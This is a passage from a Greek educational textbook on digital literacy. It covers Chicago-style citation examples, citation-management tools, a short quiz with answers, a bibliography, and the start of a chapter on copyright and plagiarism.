[4] The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. 26.06.2022

https://www.chicagomanualofstyle.org/tools_citationguide.html

Βίντεο για τη δημιουργία βιβλιογραφικών αναφορών και παραπομπών:

https://www.youtube.com/watch?v=10eg_GB_A9E&t=6s

https://www.youtube.com/watch?v=RlkZu92J_pg

Βιβλίο με έναν συγγραφέα:

Η εγγραφή περιλαμβάνει τα εξής στοιχεία στη σειρά:

Επώνυμο, Όνομα, Τίτλο, Τόπο έκδοσης, Εκδότη, Χρονολογία έκδοσης.

Πλήρης παραπομπή μέσα στο κείμενο:

Erol Köroğlu, Turkish literature and the First World War, 1914-1918: From Propaganda to the Construction of National Identity (Istanbul: İletişim Yayınları, 2004).

Βιβλιογραφική αναφορά:

Koroglu, Erol. Turkish literature and the First World War, 1914-1918: from propaganda to the construction of national identity. Istanbul: İletişim Publications, 2004.

Βιβλίο με δύο συγγραφείς:

Πλήρης παραπομπή μέσα στο κείμενο:

İnci Enginün και Zeynep Kerman, All Works / Ahmet Haşim (Istanbul: Dergah Publications, 1991), 25—28.

Βιβλιογραφική αναφορά:

Enginün, İnci και Zeynep Kerman. All Works/Ahmet Haşim. Istanbul: Dergah Publications, 1991.

Βιβλίο με τρεις συγγραφείς:

Πλήρης παραπομπή μέσα στο κείμενο:

İrfan Dağdelen, Hüseyin Türkmen, και Nergis Ulu, Impressions from Turkish Librarianship: Nail Bayraktara Armağan (Istanbul: Metropolitan Municipality - Department of Cultural and Social Affairs - Directorate of Library and Museums, 2005).

Βιβλιογραφική αναφορά:

Dağdelen, İrfan, Hüseyin Türkmen, and Nergis Ulu. Projections from Turkish Librarianship: Nail Bayraktara Armağan. Istanbul: Metropolitan Municipality, Department of Cultural and Social Affairs, Directorate of Libraries and Museums, 2005.

Βιβλίο με τρεις ή παραπάνω συγγραφείς:

Πλήρης παραπομπή μέσα στο κείμενο:

Günay Kut et al., Boğaziçi University Kandilli Observatory and Earthquake Research Institute Astronomy Astrology Mathematics Manuscripts Catalogue: Kandilli Observatory manuscripts (Istanbul: Boğaziçi University, 2007).

Βιβλιογραφική αναφορά:

Kut Günay, Hatice Aynur, Cumhure Üçer, and Fatma Büyükkarcı. Boğaziçi University Kandilli Observatory and Earthquake Research Institute Astronomy Astrology Mathematics Manuscripts Catalog: Kandilli Observatory manuscripts. Istanbul: Bogazici University, 2007.

Κεφάλαιο βιβλίου:

Πλήρης παραπομπή μέσα στο κείμενο:

Halid Ziya Uşaklıgil, "Chapter 22," Aşk-ı Memnu, 8η εκδ., εκδ. Muharrem Kaya και Rahim Tarım (Istanbul: Özgür Publications, 2007).

Βιβλιογραφική αναφορά:

Uşaklıgil, Halid Ziya. "Chapter 22." Aşk-ı Memnu, 8η εκδ., Muharrem Kaya και Rahim Tarım (επιμ.). Istanbul: Özgür Publications, 2007.

Άρθρο σε έντυπο περιοδικό:

Στη βιβλιογραφική αναφορά περιλαμβάνονται τα ακόλουθα στοιχεία: το όνομα/τα ονόματα του συγγραφέα/των συγγραφέων, η χρονολογία δημοσίευσης, ο τίτλος του άρθρου, το όνομα του περιοδικού, το νούμερο του τόμου, το νούμερο του τεύχους και οι αριθμοί των σελίδων

(Hacettepe Üniversitesi, 2020).

Παράδειγμα: Seyhan, Köksal. "City Allegory in a Poem by Yunus Emre." Turkish Studies Journal of Turkish Studies 24/II (2000): 231 - 280.

Άρθρο σε ηλεκτρονικό περιοδικό:

Πλήρης παραπομπή μέσα στο κείμενο:

Nezihe Seyhan, "Resurrection Day in Divan Literature," Literature & Theology: An International Journal of Religion, Theory, and Culture 18:1 (2004 Μαρτ.), 64. (ανακτήθηκε 12.08.2009)

Βιβλιογραφική αναφορά:

Seyhan, Nezihe. "Resurrection Day in Divan Literature." Literature & Theology: An International Journal of Religion, Theory, and Culture 18:1 (2004 Μαρτ.), 62-76. (ανακτήθηκε 12.08.2009 από <https://www.jstor.org/stable/23925695>)

Άρθρο εγκυκλοπαίδειας

Αν η εγκυκλοπαίδεια έχει συγγραφέα, τότε το όνομά του γράφεται πρώτο. Παράδειγμα [4]:

Πλήρης παραπομπή μέσα στο κείμενο:

Yilmaz Öztuna, Turkish Music Encyclopedia (Istanbul: MEB Devlet Kitapları, 1969), άρθρο "İtri".

Βιβλιογραφική αναφορά:

Oztuna, Yilmaz. Turkish Music Encyclopedia. 2 volumes. Istanbul: MEB State Books, 1969.

[4]: The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. Ανακτήθηκε στις 26.06.2022 από https://www.chicagomanualofstyle.org/tools_citationguide.

Ιστοσελίδα

Στην παραπομπή στην ιστοσελίδα, δίνονται, αν υπάρχουν, το όνομα/τα ονόματα του συγγραφέα/των συγγραφέων, η ημερομηνία δημοσίευσης ή τελευταίας επικαιροποίησης, η ημερομηνία ανάκτησης και η ηλεκτρονική διεύθυνση. Αν δεν υπάρχει όνομα συγγραφέα, η παραπομπή και η αναφορά ξεκινούν με τον τίτλο της σελίδας (Hacettepe University 2020).

Παράδειγμα 1: McDonald's Corporation. "McDonald's Happy Meal Toy Safety Facts."

Ανακτήθηκε στις 19.07.2008 από <http://www.mcdonalds.com/corp/about/factsheets.html>.

Παράδειγμα 2: Tillman, H. N. (2003). Evaluating quality on the net. Ανακτήθηκε στις 5.12.2009 από <http://www.hopetillman.com/findqual.html>.

Διατριβή

Πλήρης παραπομπή μέσα στο κείμενο:

Zeynep Sabuncu, "Mihr ü Mah: A Mathnawi of Mustafa Âli" (μεταπτυχιακή διατριβή, Boğaziçi University, 1983).

Imprint: Sabuncu, Zeynep. "Mihr ü Mah: A Mathnawi of Mustafa Âli." Μεταπτυχιακή διατριβή, Boğaziçi University, 1983.

Αδημοσίευτη ανακοίνωση συνεδρίου

Πλήρης παραπομπή μέσα στο κείμενο:

Mustafa Akdağ και Hidayet Tok, "The effect of traditional teaching and power point supported teaching on student achievement" (Ανακοίνωση στο XIII. National Educational Sciences Congress, İnönü University Faculty of Education, Malatya, 06-09 Ιουλίου, 2004).

Βιβλιογραφική αναφορά:

Akdag, Mustafa και Hidayet Tok. “The effect of traditional teaching and power point supported teaching on student achievement.” Ανακοίνωση στο XIII. National Educational Sciences Congress, İnönü University Faculty of Education, Malatya, 06-09 Ιουλίου, 2004.

Λογισμικό διαχείρισης βιβλιογραφίας

Η διαχείριση της βιβλιογραφίας και η δημιουργία βιβλιογραφικών αναφορών και παραπομπών γίνεται ευκολότερη με τη χρήση λογισμικού διαχείρισης βιβλιογραφίας. Τα προγράμματα του λογισμικού αυτού διακρίνονται σε δύο κατηγορίες (Πανεπιστήμιο Hacettepe 2020).

Συστήματα διαχείρισης πόρων: Πρόκειται για λογισμικό που αναπτύχθηκε για σκοπούς διαχείρισης πόρων. Σας επιτρέπουν να δημιουργήσετε τη δική σας βάση βιβλιογραφικών εγγραφών, τις οποίες μπορείτε να λαμβάνετε από βάσεις δεδομένων και να δημιουργήσετε παραπομπές και αναφορές σύμφωνα με τη μορφή που θέλετε (APA, MLA, Σικάγο κ.λπ.). Τα πιο συχνά χρησιμοποιούμενα λογισμικά διαχείρισης πόρων είναι τα εξής:

- Zotero
- Endnote
- Refworks

Εργαλεία σύνταξης βιβλιογραφικών παραπομπών και αναφορών: Πρόκειται για εργαλεία που βοηθούν στην προετοιμασία παραπομπών και αναφορών. Καλύπτουν τις ευρέως χρησιμοποιούμενες μορφές (όπως APA, MLA, Chicago). Οι πληροφορίες σχετικά με την πηγή πρέπει να εισαχθούν σωστά στο σύστημα από τον χρήστη. Το εργαλείο δημιουργεί αυτόματα την παραπομπή ή την αναφορά στη σωστή μορφή (Πανεπιστήμιο Hacettepe 2020). Παραδείγματα εργαλείων σύνταξης βιβλιογραφικών παραπομπών και αναφορών:

- Son of Citation Machine (<http://citationmachine.net/>)
- EasyBib (<http://www.easybib.com/>)
- KnightCite (<http://www.calvin.edu/library/knightcite/>)

Η ακόλουθη πηγή προσφέρει αναλυτικές πληροφορίες σχετικά με τη χρήση πηγών σε ψηφιακές δημοσιεύσεις, μεθόδους αξιοποίησης πηγών κ.λπ.): American Psychological Association (2019). Publication manual of the American Psychological Association (7. PRINT). Washington, DC: APA. <https://apastyle.apa.org/products/publication-manual-7th-edition-introduction.pdf>

Μίνι Κουίζ

1. Ποιο από τα ακόλουθα αποτελεί νομικό ζήτημα σχετικά με τη χρήση πληροφοριακών πόρων;

- a) πνευματικά δικαιώματα
- b) έμμεση μεταβίβαση
- c) αποστολή
- d) παράθεση
- e) λογοκλοπή

2. Ποια από τα ακόλουθα έργα καλύπτονται από το δικαίωμα πνευματικής ιδιοκτησίας;

- a) μουσική σύνθεση
- b) ταινία
- c) πρόγραμμα υπολογιστή
- d) φωτογραφία
- e) όλα τα παραπάνω

3. Ποιο από τα ακόλουθα σχετικά με ένα έργο που προστατεύεται με πνευματικά δικαιώματα εμπίπτει στο πεδίο εφαρμογής της θεμιτής χρήσης;

- a) αναπαραγωγή και διανομή
- b) πώληση του έργου
- c) φωτοτυπία μέρους του έργου για προσωπική χρήση
- d) κινηματογράφηση του έργου
- e) παράσταση του έργου

4. Σε ποια από τις ακόλουθες περιπτώσεις είναι υποχρεωτική η αναφορά της πηγής;

- a) εάν το έργο δεν προστατεύεται από πνευματικά δικαιώματα
- b) εάν το έργο υπόκειται σε πνευματικά δικαιώματα
- c) εάν έχει ληφθεί άδεια από τον συγγραφέα
- d) εάν χρησιμοποιείται στο πλαίσιο της θεμιτής χρήσης
- e) σε όλες τις περιπτώσεις

5. Ποιο από τα ακόλουθα εμπίπτει στο πεδίο εφαρμογής της λογοκλοπής;

- a) αντιγραφή πληροφοριών χωρίς αναφορά
- b) αποκοπή και επικόλληση από το διαδίκτυο χωρίς αναφορά της πηγής
- c) αναδιατύπωση και χρήση πληροφοριών χωρίς αναφορά
- d) συνόψιση μιας μελέτη χωρίς αναφορά της πηγής
- e) όλα τα παραπάνω

6. Πώς ονομάζεται ο κατάλογος που παρουσιάζει όλες τις πηγές πληροφοριών που χρησιμοποιήθηκαν σε μια μελέτη;

- a) αποστολή
- b) αναφορές
- c) απόδοση
- d) ετικέτα
- e) παράθεση

7. Ποιο από τα ακόλουθα αποτελεί μορφή παραπομπής;

- a) RefWorks
- b) EndNote
- c) EasyBib

- d) APA
- e) Word 2007

8. Ποιες από τις ακόλουθες πληροφορίες δεν βρίσκονται σε μια παραπομπή ιστοσελίδας;

- a) ημερομηνία δημοσίευσης
- b) ημερομηνία πρόσβασης
- c) τόπος δημοσίευσης
- d) τίτλος της μελέτης
- e) διεύθυνση πρόσβασης (url)

9. Σε ποιο είδος πηγής ανήκει η ακόλουθη εγγραφή; Etike, S, (2021). Youth and Digital Literacy, Journal of Emek Araştırma (GEAD), Vol 12, Issue 20, December 2021

- a) άρθρο
- b) βιβλίο
- c) δήλωση
- d) ιστοσελίδα
- e) διατριβή

10. Σε ποιο από τα παρακάτω απαιτείται η χρήση εισαγωγικών;

- a) παραπομπές
- b) παραθέματα
- c) αποστολή
- d) απόδοση
- e) βιβλιογραφία

Απαντήσεις: 1a, 2e, 3c, 4c, 5e, 6b, 7d, 8c, 9a, 10b

Βιβλιογραφικές αναφορές

- Ali Sinan Bilgili, Bilimsel Araştırma ve Yöntemleri Ders Notları (2011).
<http://mehmetardicc.blogcu.com/bilimsel-arastirma-ve-yontemleri-ders-notlari/13303478>
- AIMS. Digital Skills and Digital Literacy: European Union policy actions. DigComp 2.0: The Digital Competence Framework for Citizens. Ανακτήθηκε στις 26.06.2022 από <http://aims.fao.org/news/digital-skills-and-digital-literacy-european-union-policy-actions>
- American Psychological Association (2019). Publication manual of the American Psychological Association (7η έκδ.). Washington, DC: APA.
- Ceylan, A.O., Kaya O.E., Öge R.G., Çakmak Z. 2020. APA 7 Academic Publication Principles. http://acikders.hacettepe.edu.tr/dersler/edebiyat_fakultesi/APA/APA.html
- Hacettepe Üniversitesi. (2020). Hacettepe üniversitesi bilgi okuryazarlığı (hubo) programı. Ανακτήθηκε στις 23.06.2022 από https://hubo.hacettepe.edu.tr/docs/hubo_gorme_engelli.pdf adresinden elde edilmiştir.
- İnci O. (2015). Bilimsel Yayın Etiği, Türk Kütüphaneciliği 29, 2, 282-295.
- Halim Kazan, Bilimsel Araştırma Teknikleri, İstanbul Üniversitesi Açık Ve Uzaktan Eğitim Fakültesi (2016).
- Hobsbawm, E. (2002). Interesting times a twentieth-century life. Londra: Abacus, σελ. 388.
- Koç Üniversitesi Suna Kiraç Kütüphanesi. Telif Hakkı ve Adil kullanım. Ανακτήθηκε στις 26.06.2022 από https://library.ku.edu.tr/hizmetler/acik-erisim-akademik-iletisim/telif-hakki-ve-adil-kullanim/#tab_html_920b1749015a8dce5f4334661aa5b1b8
- LINCS, 2020. Literacy Information and Communication System (LINCS). Integrating Digital Literacy into English language Instruction Companion Learning Resource. Ανακτήθηκε στις 25.06.2022 από https://lincs.ed.gov/sites/default/files/LINCS_CLR-2_508.pdf
- Notre Dame de Namur University. Library Guide for International Students. Ανακτήθηκε στις 26.06.2022 από <https://library.ndnu.edu/internationalstudents/selectingevaluating>
- Ortaylı, İ. (2000). Osmanlı Toplumunda Aile. İstanbul: Pan Yayıncılık, σελ. 108.
- Sağiroğlu vd. (2020). Dijital okuryazarlık: araçlar, metodolojiler, uygulamalar ve öneriler. Ανακτήθηκε στις 22.06.2022 από <https://acikkaynak.gim.org.tr/img/kitap.pdf>
- University Libraries Virginia Tech. (2019). Digital literacy framework toolkit. Ανακτήθηκε στις 22.06.2022 από <http://odyssey.lib.vt.edu/files/original/aff90041dcc7624532a3ab94e9277560a232485.pdf>,

UMGC, 2022. University of Maryland Global Campus (UMGC). Evaluating sources. Ανακτήθηκε στις 26.06.2022 από <https://www.umgc.edu/current-students/learning-resources/writing-center/writing-resources/evaluating-sources>.

University of Cambridge. Plagiarism and Academic Misconduct. :26.06.2022 <https://www.plagiarism.admin.cam.ac.uk/definition>.

University of San Diego. Teaching Digital Literacy in the Classroom. Ανακτήθηκε στις 25.06.2022 από <https://onlinedegrees.sandiego.edu/teaching-digital-literacy-in-the-classroom/>

T.C. Milli Eğitim Bakanlığı (Ministry of Education). (2020). Dijital okuryazarlık öğretmen kılavuzu. Ανακτήθηκε στις 23.06.2022 από <http://cdn.eba.gov.tr/kitap/digital/#p=1>

Türk Dil Kurumu (TDK). Etik kuralları. Ανακτήθηκε στις 26.06.2022 από <https://www.tdk.gov.tr/yayinlar/yayinlar-yayinlar/etik-kurallari/>

The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. Ανακτήθηκε στις 26.06.2022 από https://www.chicagomanualofstyle.org/tools_citationguide.html

Spathis Marios, Teacher, Model Upper Secondary School of Ag. Anargyroi,
mspathis@gmail.com

Athanasίου Georgia, Teacher, Model Upper Secondary School of Ag. Anargyroi,
giolaathanasiou@gmail.com

Soukaras Efthymios, Teacher, Model Upper Secondary School of Ag. Anargyroi,
soukaras@gmail.com

Takaoglou Sofia, Teacher, Model Upper Secondary School of Ag. Anargyroi,
sofiatakaoglou@gmail.com

Tsagkari Giota, Teacher, Model Upper Secondary School of Ag. Anargyroi,
tsagpana5@yahoo.gr

Κεφάλαιο 4: Πνευματικά δικαιώματα στην ψηφιακή εποχή και λογοκλοπή

Μαθησιακά αποτελέσματα

Οι μαθητές αναμένεται:

- να γνωρίζουν ποια είδη έργου θεωρούνται ότι έχουν προστατευόμενα πνευματικά δικαιώματα
- να μην επιχειρούν να χρησιμοποιήσουν το έργο ή τις ιδέες κάποιου άλλου χωρίς να κάνουν πλήρη αναφορά στον συγγραφέα του αρχικού κειμένου
- να αναγνωρίζουν όλα τα είδη των δικαιωμάτων πνευματικής ιδιοκτησίας και πώς αυτά εφαρμόζονται στα διαφορετικά είδη έργου
- να χρησιμοποιούν αναφορές και παραθέματα στις εργασίες τους
- να χρησιμοποιούν κατά προτίμηση εκπαιδευτικούς πόρους ελεύθερης πρόσβασης και γενικώς πηγές ελεύθερης πρόσβασης, αναφέροντας την πηγή τους
- να χρησιμοποιούν κατάλληλα κριτήρια και χαρακτηρισμούς για την αξιολόγηση των ανοιχτών εκπαιδευτικών πόρων (ΑΕΠ)
- να χρησιμοποιούν κυρίως άδειες Creative Commons και να επιλέγουν την κατάλληλη άδεια για την παρουσίαση και διανομή των έργων τους


Λέξεις Κλειδιά

πνευματικά δικαιώματα, δικαιώματα ιδιοκτησίας, λογοκλοπή, αναφορές, παραθέματα, ελεύθερη πρόσβαση, ανοιχτοί εκπαιδευτικοί πόροι (ΑΕΠ), 5R, αποθετήριο ΑΕΠ, άδειες Creative Commons

Πνευματικά δικαιώματα, είδη πνευματικών δικαιωμάτων, προστασία πνευματικών δικαιωμάτων

Τα πνευματικά δικαιώματα είναι ένα αποκλειστικό νομικό δικαίωμα που απορρέει από πνευματική εργασία ή δημιουργικότητα στους τομείς της επιστήμης, της τέχνης, της λογοτεχνίας και της βιομηχανίας και παρέχεται σε έναν δημιουργό ή σε μια ομάδα ατόμων, προκειμένου να προστατεύεται η δραστηριότητά τους από την αναπαραγωγή, τη διανομή και τη δημόσια εκτέλεση από τρίτο πρόσωπο χωρίς προηγούμενη άδεια ή έγκριση από τον ιδιοκτήτη. Η πνευματική ιδιοκτησία πρέπει να προστατεύεται για την εξασφάλιση και την ανταμοιβή των ηθικών και οικονομικών δικαιωμάτων των δημιουργών και την ταυτόχρονη ενθάρρυνση των δημιουργών να παράγουν περισσότερα έργα στο μέλλον. Οποιαδήποτε παραβίαση του νόμου για τα πνευματικά δικαιώματα μπορεί να οδηγήσει σε εξαιρετικά σοβαρές δικαστικές συνέπειες (Anjaneya, 2016).


Εικόνα 1: Τι είναι τα πνευματικά δικαιώματα

Ως έργα πνευματικής ιδιοκτησίας θεωρούνται γραπτά έργα (βιβλία, άρθρα, φυλλάδια, μεταφράσεις, προγράμματα ηλεκτρονικών υπολογιστών), προφορικά έργα (ομιλίες, διαλέξεις κ.λπ.), έργα τέχνης, αρχιτεκτονικής και βιομηχανικού σχεδιασμού, χαρτογραφικά έργα, όπως οι γεωγραφικοί και τοπογραφικοί χάρτες, κινηματογραφικά έργα και θεατρικές παραστάσεις και, τέλος, τα δραματικά, μουσικά, χορογραφικά έργα και έργα παντομίμας (Ljubojević, 2018).

Ένα δημιουργικό έργο, προκειμένου να προστατεύεται από το νόμο περί πνευματικής ιδιοκτησίας, θα πρέπει να πληροί τρεις προϋποθέσεις: να είναι πρωτότυπο, να είναι δημιούργημα ανθρώπινης διάνοιας και να έχει εκφραστεί σε μια συγκεκριμένη μορφή.

Εικόνα 2: Νομική κατοχύρωση

Η πρωτοτυπία ενός δημιουργικού έργου είναι το σημαντικότερο στοιχείο του: η ιδιαιτερότητά του, η ταυτότητά του, αποτέλεσμα της μοναδικής δημιουργικότητας και της προσωπικότητας του δημιουργού του. Το έργο πρέπει να είναι απολύτως μοναδικό, προκειμένου να απολαμβάνει πλήρη προστασία πνευματικών δικαιωμάτων και αυτό σημαίνει ότι θα πρέπει να είναι προϊόν της έμπνευσης του δημιουργού του και να είναι πρωτότυπο, να μην αναπαράγει ή να ενσωματώνει άλλα υπάρχοντα έργα (Ljubojevic, 2018).

Η πνευματική δραστηριότητα για να προστατευθεί πρέπει να έχει δημιουργηθεί από άνθρωπο, πράγμα που σημαίνει ότι πρέπει να είναι *δημιούργημα ενός φυσικού προσώπου*, να είναι δηλαδή ένα ανθρώπινο δημιούργημα. Έργα που προϋπήρχαν στη φύση, όπως πέτρες ή κομμάτια ξύλου, που δημιουργήθηκαν εξ ολοκλήρου από τις δυνάμεις της φύσης, αν και μοιάζουν με έργα τέχνης, δεν μπορούν να αναγνωριστούν ως έργα δημιουργίας. Στα δημιουργικά έργα, ο ατομικός άνθρωπος παράγοντας πρέπει να είναι αποφασιστικής σημασίας. Ακόμη και αν μιλάμε για προϊόντα που δημιουργούνται από υπολογιστή στη σύγχρονη σχεδίαση, ο ρόλος του ανθρώπου είναι κρίσιμος για την παραγωγή ενός τέλει έργου. Κανένα μηχάνημα δεν μπορεί να λειτουργήσει από μόνο του – είναι μόνο ένα βοηθητικό μέσο στην υπηρεσία του ανθρώπου για την παραγωγή δημιουργικών έργων (Ljubojevic, 2018).

Τέλος, η πρόβλεψη ότι ένα δημιουργικό έργο θα πρέπει να έχει συγκεκριμένη μορφή αποτελεί το τρίτο κρίσιμο στοιχείο του ορισμού για την νομικά προστατευόμενη δημιουργική δραστηριότητα. Το δημιουργικό έργο θα πρέπει να είναι υλοποιημένο σε συγκεκριμένη υλική μορφή, όπως χαρτί, ένα έγγραφο, έναν πίνακα ζωγραφικής, μια ηχογράφηση, έναν διακομιστή διαδικτύου κ.λπ. Η παρουσίαση του έργου σε συγκεκριμένη μορφή είναι αυτό ακριβώς που προσδίδει ταυτότητα στο δημιουργικό περιεχόμενο. Η υλική και αισθητή μορφή επιτρέπει στον δημιουργό να επικοινωνήσει την πνευματική του δημιουργία στο κοινό. Οποιοδήποτε περιεχόμενο που δεν έχει αποτυπωθεί σε συγκεκριμένη μορφή δεν θεωρείται έργο πνευματικής ιδιοκτησίας (Anjaneya, 2016). Συνοψίζοντας, μια πνευματική δραστηριότητα ή δημιουργία προκειμένου να αναγνωριστεί ως έργο πνευματικής ιδιοκτησίας, να κατοχυρωθεί με πνευματικά δικαιώματα και συνεπάγεται οικονομικά οφέλη μαζί με την ηθική αναγνώριση των δικαιωμάτων του δημιουργού που προβλέπει ο νόμος, πρέπει να είναι πρωτότυπη, να εκφράζεται με συγκεκριμένη μορφή και, φυσικά, να αποτελεί ανθρώπινη δημιουργία.

Η τεχνολογική και ψηφιακή επανάσταση έχουν οδηγήσει σε αμφισβήτηση των προϋποθέσεων που ο νόμος για την πνευματική ιδιοκτησία έθετε προκειμένου να



ενθαρρύνει τη δημιουργία νέων έργα στους τομείς της τέχνης, της επιστήμης, της λογοτεχνίας και της βιομηχανίας. Η μείωση του κόστους αντιγραφής, παραγωγής και διανομής ψηφιακού περιεχομένου για τους προμηθευτές των δημιουργιών που προστατεύονται με πνευματικά δικαιώματα έχει τόσο θετικές όσο και αρνητικές επιπτώσεις (θετικές για το κοινό, αρνητικές για τα κίνητρα των δημιουργών).

Σήμερα, στην ψηφιακή εποχή μας, η κυριαρχία της τεχνολογίας της πληροφορικής έχει αλλάξει τα πάντα σε σχέση με τον 18ο αιώνα όσον αφορά τα ζητήματα των πνευματικών δικαιωμάτων: η διαδικασία αντιγραφής μιας πληροφορίας έχει καταστεί εντελώς απλή. Αλλά ο παραγωγός μπορεί να μην λάβει καμία αναγνώριση για το έργο του. Ταυτόχρονα, θέτει τους υπάρχοντες νόμους περί πνευματικών δικαιωμάτων, μπροστά σε προκλήσεις, με δεδομένο ότι το νομικό σύστημα λειτουργεί υπέρ του δημιουργού. Σε κάθε περίπτωση, το δύσκολο ερώτημα αν η σημαντική τεχνολογική αλλαγή θα σημάνει ή όχι το τέλος της ιστορίας των πνευματικών δικαιωμάτων είναι ακόμα αναπάντητο (Eger, 2012).

Τι είναι η λογοκλοπή;

Εικόνα 3: Κανόνες που αφορούν τον μη εξουσιοδοτημένο δανεισμό



Η λογοκλοπή είναι η μία από τις τρεις μορφές του μη εξουσιοδοτημένου δανεισμού μαζί με την παραβίαση των πνευματικών και των ηθικών δικαιωμάτων του δημιουργού, όπως φαίνεται στο Σχήμα 3. Αν τα όρια ορισμού μεταξύ των τριών αυτών μορφών είναι ασαφή, θα πρέπει να έχουμε κατά νου ότι τα πνευματικά και ηθικά δικαιώματα στηρίζονται σε νομικούς κανόνες, ενώ η λογοκλοπή σχετίζεται με κώδικες δεοντολογίας που διέπουν τη λειτουργία της αγοράς και των θεσμών (Lipton, 2015).

Επομένως, σύμφωνα με τους κανονισμούς για τις εξετάσεις, η λογοκλοπή αποτελεί αδίκημα (Oxford University, 2022). Η λογοκλοπή συμβαίνει όταν κάποιος προσπαθεί να χρησιμοποιήσει το έργο ή τις ιδέες κάποιου άλλου χωρίς να κάνει πλήρη αναφορά στον συγγραφέα του πρωτότυπου κειμένου και έτσι παραπλανά τον αναγνώστη να πιστέψει ότι το έργο του αντιγραφέα είναι πρωτότυπο (Lipton, 2015). Ένα παράδειγμα λογοκλοπής παρουσιάζεται στην ακόλουθη εικόνα 4.

Η έννοια του ρήματος «χρησιμοποιώ» στο παράδειγμα δεν περιλαμβάνει μόνο την ακριβή αναπαραγωγή της αντιγραμμένης παραγράφου από το βιβλίο, αλλά καλύπτει και την ουσιαστική χρήση της. Το ερώτημα αν η εργασία κάποιου είναι «ύποπτη» ότι αποτελεί προϊόν λογοκλοπής δεν μπορεί να απαντηθεί εύκολα με την εκτίμηση του αριθμού ή του ποσοστού των λέξεων που χρησιμοποιήθηκαν σε σύγκριση με την πρωτότυπη εργασία.

Εικόνα 4: Παράδειγμα λογοκλοπής

